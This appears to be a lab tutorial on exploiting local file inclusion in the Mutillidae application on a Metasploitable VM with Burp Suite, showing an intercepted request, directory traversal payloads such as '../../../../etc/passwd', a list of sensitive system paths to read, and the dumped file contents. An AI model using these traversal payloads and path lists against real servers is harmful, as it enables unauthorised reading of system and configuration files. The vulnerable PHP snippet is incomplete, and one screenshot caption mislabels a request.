

Local File Inclusion Exploitation With Burp

File Inclusion Source

```
<?php
    $file = $_GET['page']; //The page we wish to display
?>
```

Local file inclusion is a vulnerability that allows the attacker to read files that are stored locally through the web application. This happens because the code of the application does not properly sanitize the `include()` function. So if an application is vulnerable to LFI this means that an attacker can harvest information about the web server. Below you can see an example of PHP code that is vulnerable to LFI.

File Inclusion Source

```
<?php
    $file = $_GET['page']; //The page we wish to display
?>
```

Vulnerable Code to LFI

In this article we will use the mutillidae as the target application in order to exploit the local file inclusion flaw through Burp Suite. As we can see and from the next screenshot the user can select the file name and he can view the contents of this just by pressing the view file button.

Hacker Files of Old

ick

**Take the time to read some of these great old school hacker text files.
Just choose one from the list and submit.**

Text File Name

Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991) ▼

View File


For other great old school hacking texts, check out <http://www.textfiles.com/>.

www.textfiles.com/hacking/auditool.txt

```
Trusted Information Systems (TIS) Report on Intrusion
ns - prepared by Victor H. Marshall
*****
```

Location of LFI on the Web Application

So what we will do is that we will try to capture and manipulate the HTTP request with Burp in order to read system files.




The screenshot shows the Burp Suite interface with an intercepted HTTP request. The 'Raw' tab is selected, displaying the raw HTTP request text. The request is a POST to `/mutillidae/index.php?page=text-file-viewer.php` with a content type of `application/x-www-form-urlencoded`. The request body contains a `textfile` parameter with a value that includes a path traversal attempt: `http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditool.txt&text-file-viewer-php-submit-button=View+File`.

```
Request to http://172.16.212.133:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 172.16.212.133
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://172.16.212.133/mutillidae/index.php?page=text-file-viewer.php
Cookie: showhints=0; PHPSESSID=4d103e182e723383d68a134864df6094
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 109

textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditool.txt&text-file-viewer-php-submit-button=View+File
```

Capturing the HTTP Request

As we can see from the above request, the web application is reading the files through the `textfile` variable. So we will try to modify that in order to read a system directory like `/etc/passwd`. In order to achieve that we have to go out of the web directory by using directory traversal.



HTTP Request Modification – /etc/passwd

We will forward the request and now we can check the response on the web application as the next image is showing:

File: ../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Reading the /etc/passwd

We have successfully read the contents of the /etc/passwd file. Now with the same process we can dump and other system files. Some of the paths that we might want to try are the following:

- /etc/group
- /etc/hosts
- /etc/motd
- /etc/issue

- /etc/mysql/my.cnf
- /proc/self/environ
- /proc/version
- /proc/cmdline

File: ../../../../etc/group

```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
^
```

/etc/group contents

File: ../../../../etc/hosts

```
127.0.0.1      localhost
127.0.1.1      metasploitable.localdomain    metasploitable

# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
ff02::3       ip6-allhosts
```

etc/hosts contents

File: ../../../../etc/motd

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

motd

File: ../../../../etc/issue

```
metasploit
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

/etc/issue contents

File: ../../../../etc/mysql/my.cnf

```
#
# The MySQL database server configuration file.
#
# You can copy this to one of:
# - "/etc/mysql/my.cnf" to set global options,
# - "~/.my.cnf" to set user-specific options.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html
#
# This will be passed to all mysql clients
# It has been reported that passwords should be enclosed with ticks/quotes
# especially if they contain "#" chars...
# Remember to edit /etc/mysql/debian.cnf when changing the socket location.
[client]
port                = 3306
socket              = /var/run/mysqld/mysqld.sock
```

mysql configuration file

File: ../../../../proc/self/environ

```
REDIRECT_HANDLER=php5-cgiREDIRECT_STATUS=200HTTP_HOST=172.16.212.133HTTP_USER_AGENT=Mozilla/5.0
Apache/2.2.8 (Ubuntu) DAV/2 Server at 172.16.212.133 Port 80

SERVER_SOFTWARE=Apache/2.2.8 (Ubuntu) DAV/2SERVER_NAME=172.16.212.133SERVER_ADDR=172.16.212.133
```

/proc/self/environ

File: ../../../../proc/version

```
Linux version 2.6.24-16-server (bulld@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

/proc/version contents

File: ../../../../proc/cmdline

```
root=/dev/mapper/metasploitable-root ro acpi=off nolapic
```

/proc/cmdline contents

Conclusion

As we saw the exploitation of this vulnerability doesn't require any particular skill but just knowledge of well-known directories for different platforms. An attacker can discover a large amount of information for his target through LFI just by reading files. It is an old vulnerability which cannot be seen very often in modern web applications.